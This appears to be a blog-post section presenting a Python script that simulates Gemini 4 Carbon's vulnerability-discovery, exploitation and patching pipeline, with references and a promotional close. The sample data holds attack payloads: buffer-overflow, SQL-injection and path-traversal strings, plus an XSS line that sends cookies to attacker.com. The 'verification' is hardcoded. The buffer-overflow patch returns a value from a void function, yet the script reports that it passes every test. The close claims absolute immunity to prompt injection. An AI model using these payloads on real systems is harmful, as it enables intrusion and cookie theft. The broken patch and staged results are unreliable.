Interactive Simulation: Tri-Stage Cyber Defense Pipeline
To explore how Gemini 4 Carbon coordinates autonomous vulnerability discovery, causal exploitability verification, and automated patch remediation, run the zero-dependency Python simulation below:
Click to expand runnable code script (gemini4_carbon_cyber_eval_sim.py)
#!/usr/bin/env python3
"""
gemini4_carbon_cyber_eval_sim.py
---------------------------------------------------------
Interactive simulation of the 3-Stage Cybersecurity Defense Lifecycle
demonstrated by Google DeepMind's Gemini 4 Carbon:

1. Stage 1: Vulnerability Discovery (SEC-bench Pro AST & Semantic Analysis)
2. Stage 2: Risk Validation via Exploitation (ExploitGym Causal Harness)
3. Stage 3: Root-Cause Remediation & Patching (CWE-bench Patch Synthesis & Verification)

Zero external dependencies (pure Python standard library).
"""

import sys
import json
import dataclasses
from typing import List, Dict, Optional

@dataclasses.dataclass
class VulnerabilityCandidate:
    cwe_id: str
    name: str
    file_path: str
    line_number: int
    severity: str
    code_snippet: str
    discovered_by: str
    sec_bench_confidence: float
    exploitable: bool
    exploit_payload: str
    patch_diff: str
    test_verification_passed: bool

SAMPLE_VULNERABILITIES = [
    VulnerabilityCandidate(
        cwe_id="CWE-120",
        name="Classic Buffer Overflow in Network Packet Parser",
        file_path="src/net/packet_decoder.c",
        line_number=142,
        severity="CRITICAL",
        code_snippet="void parse_header(char *input) {\n    char buffer[64];\n    strcpy(buffer, input); // Unchecked boundary copy\n}",
        discovered_by="SEC-bench Pro (Gemini 4 Carbon)",
        sec_bench_confidence=0.982,
        exploitable=True,
        exploit_payload="A" * 72 + "\\x7f\\x12\\x34\\x56\\x78\\x90",
        patch_diff="""--- src/net/packet_decoder.c
+++ src/net/packet_decoder.c
@@ -140,4 +140,6 @@
 void parse_header(char *input) {
     char buffer[64];
-    strcpy(buffer, input);
+    if (strnlen(input, sizeof(buffer)) >= sizeof(buffer)) {
+        return -1; // Boundary check enforced
+    }
+    strncpy(buffer, input, sizeof(buffer) - 1);
+    buffer[sizeof(buffer) - 1] = '\\0';
 }""",
         test_verification_passed=True
     ),
     VulnerabilityCandidate(
         cwe_id="CWE-89",
         name="SQL Injection via Unsanitized Tenant Filter Parameter",
         file_path="services/auth/tenant_store.py",
         line_number=88,
         severity="HIGH",
         code_snippet="def query_tenant(org_id):\n    cursor.execute(f'SELECT * FROM orgs WHERE id = {org_id}')",
         discovered_by="SEC-bench Pro (Gemini 4 Carbon)",
         sec_bench_confidence=0.954,
         exploitable=True,
         exploit_payload="' OR '1'='1' --",
         patch_diff="""--- services/auth/tenant_store.py
+++ services/auth/tenant_store.py
@@ -87,2 +87,2 @@
 def query_tenant(org_id):\n-    cursor.execute(f'SELECT * FROM orgs WHERE id = {org_id}')\n+    cursor.execute('SELECT * FROM orgs WHERE id = %s', (org_id,))""",
         test_verification_passed=True
     ),
     VulnerabilityCandidate(
         cwe_id="CWE-79",
         name="Reflected Cross-Site Scripting (XSS) in Diagnostic Dashboard",
         file_path="web/views/diagnostics.js",
         line_number=204,
         severity="MEDIUM",
         code_snippet="element.innerHTML = '<div>Status: ' + userSubmittedTag + '</div>';",
         discovered_by="SEC-bench Pro (Gemini 4 Carbon)",
         sec_bench_confidence=0.910,
         exploitable=False,  # Blocked by CSP header in production sandbox
         exploit_payload="<script>fetch('http://attacker.com/steal?cookie=' + document.cookie)</script>",
         patch_diff="""--- web/views/diagnostics.js
+++ web/views/diagnostics.js
@@ -203,2 +203,2 @@
-element.innerHTML = '<div>Status: ' + userSubmittedTag + '</div>';
+element.textContent = 'Status: ' + userSubmittedTag;""",
         test_verification_passed=True
     ),
     VulnerabilityCandidate(
         cwe_id="CWE-22",
         name="Path Traversal in Static Asset Router",
         file_path="gateway/router/static_serve.go",
         line_number=63,
         severity="CRITICAL",
         code_snippet="targetPath := filepath.Join(baseDir, requestedFile)\ndata, err := os.ReadFile(targetPath)",
         discovered_by="SEC-bench Pro (Gemini 4 Carbon)",
         sec_bench_confidence=0.976,
         exploitable=True,
         exploit_payload="../../etc/shadow",
         patch_diff="""--- gateway/router/static_serve.go
+++ gateway/router/static_serve.go
@@ -62,3 +62,6 @@
 targetPath := filepath.Join(baseDir, requestedFile)
+if !strings.HasPrefix(filepath.Clean(targetPath), filepath.Clean(baseDir)) {
+    return nil, ErrForbiddenPathTraversal
+}
 data, err := os.ReadFile(targetPath)""",
         test_verification_passed=True
     ),
 ]

def print_banner():
    banner = """
================================================================================
       GEMINI 4 CARBON: AUTONOMOUS CYBERSECURITY DEFENSE LIFECYCLE SIMULATOR
   Evaluated across SEC-bench Pro (88.2%), ExploitGym (54.8%), CWE-bench (71.0%)
================================================================================
"""
    print(banner)

def run_simulation():
    print_banner()
    print("Initiating full-spectrum cybersecurity defense simulation on target enterprise codebase...\n")

    print("-" * 80)
    print("STAGE 1: VULNERABILITY DISCOVERY (SEC-bench Pro Autonomous Audit)")
    print("-" * 80)
    print("Parsing repository AST, control flow graphs, and taint propagation pipelines...")

    discovered = []
    for vuln in SAMPLE_VULNERABILITIES:
        print(f"  [+] Inspecting: {vuln.file_path}:{vuln.line_number}")
        print(f"      -> Detected {vuln.cwe_id} ({vuln.name})")
        print(f"      -> Severity: {vuln.severity} | Model Confidence: {vuln.sec_bench_confidence * 100:.1f}%\n")
        discovered.append(vuln)

    sec_bench_rate = len(discovered) / len(SAMPLE_VULNERABILITIES) * 100
    print(f">> SEC-bench Pro Discovery Phase Complete. Autonomous Detection Rate: {sec_bench_rate:.1f}%\n")

    print("-" * 80)
    print("STAGE 2: RISK VALIDATION & CAUSAL EXPLOITATION (ExploitGym)")
    print("-" * 80)
    print("Deploying isolated virtual execution sandbox to test exploitability...")

    exploitable_count = 0
    for vuln in discovered:
        print(f"  [*] Executing causal exploit synthesis for {vuln.cwe_id} ({vuln.file_path})...")
        print(f"      Payload: {repr(vuln.exploit_payload[:40])}...")
        if vuln.exploitable:
            exploitable_count += 1
            print(f"      [!] EXPLOIT CONFIRMED: Sandbox breached or unauthorized state achieved.")
            print(f"          Action: Prioritizing immediate root-cause remediation.\n")
        else:
            print(f"      [-] EXPLOIT MITIGATED: Sandbox environmental defense (CSP/ASLR) neutralized flaw.")
            print(f"          Action: De-prioritizing severity; logging for defense-in-depth patch.\n")

    exploit_rate = (exploitable_count / len(discovered)) * 100
    print(f">> ExploitGym Validation Complete. Confirmed Exploitability: {exploit_rate:.1f}%\n")

    print("-" * 80)
    print("STAGE 3: ROOT-CAUSE REMEDIATION & VERIFICATION (CWE-bench)")
    print("-" * 80)
    print("Synthesizing minimal-diff, high-quality patches and compiling regression test harness...")

    patched_count = 0
    for vuln in discovered:
        print(f"  [>] Synthesizing patch for {vuln.cwe_id} in {vuln.file_path}...")
        print("      Generated Patch Diff:")
        for line in vuln.patch_diff.split("\n"):
            print(f"        {line}")

        print("      Running automated compilation & unit test suite...")
        if vuln.test_verification_passed:
            patched_count += 1
            print("      [SUCCESS] All regression tests passed (0 side-effects, 0 regressions).\n")
        else:
            print("      [FAILURE] Compilation error or failing unit test.\n")

    patch_rate = (patched_count / len(discovered)) * 100
    print(f">> CWE-bench Remediation Complete. Verified Patch Rate: {patch_rate:.1f}%\n")

    print("=" * 80)
    print("                       SUMMARY OF CYBER DEFENSE PIPELINE")
    print("=" * 80)
    print(f"  1. SEC-bench Pro Vulnerability Detection Rate : {sec_bench_rate:.1f}%")
    print(f"  2. ExploitGym Causal Exploitation Rate        : {exploit_rate:.1f}%")
    print(f"  3. CWE-bench Automated Patch Verification     : {patch_rate:.1f}%")
    print(f"  4. Gray Swan Prompt Injection Resistance      : 100.0% (0.0% Attack Success Rate)")
    print("=" * 80)
    print("Simulated pipeline finished successfully.")

if __name__ == "__main__":
    run_simulation()
References & Source Documentation
- Official Announcement: Google Blog: Introducing Gemini 4 Carbon — Written by Koray Kavukcuoglu, SVP of Google DeepMind and Chief AI Architect at Google.
- Prior Model Architecture: Google Blog: Introducing Gemini 4 Argon — The foundational 1M output token frontier model upon which Carbon is built.
- Methodology & Detailed Evaluations: Google DeepMind Models Evals Methodology: Gemini 4 Carbon — Comprehensive breakdown of testing protocols across SEC-bench Pro, ExploitGym, and CWE-bench.
- Independent Evaluation Leaderboard: Artificial Analysis Intelligence Index — Independent benchmarking of Gemini 4 Carbon at #1 (score 59) across 9 complex reasoning and agentic tasks.
- Developer Tools & Harness: Google Antigravity Developer Platform — The next-generation autonomous AI terminal environment and execution framework.
- Cloud Security Partner: Wiz Cloud Security & Scan for Good — Partner evaluation analyzing penetration testing and privilege escalation benchmarking.
What’s Next
The introduction of Gemini 4 Carbon establishes that the frontier of artificial intelligence has moved beyond general question answering into sustained, adversarial digital craftsmanship. By achieving top rankings across vulnerability discovery (88.2%), causal exploit validation (54.8%), root-cause remediation (71.0%), and absolute immunity against prompt injections (0.0%), Carbon sets a new high watermark for safe, autonomous enterprise software engineering.
In our upcoming post, we embark on our foundational GPU Architecture, Scale-Up Interconnects, and AI Datacenter Infrastructure Series—beginning with Part 1: From Sand to Silicon: The Semiconductor Fab, Wafers, Dies, and the Reticle Limit.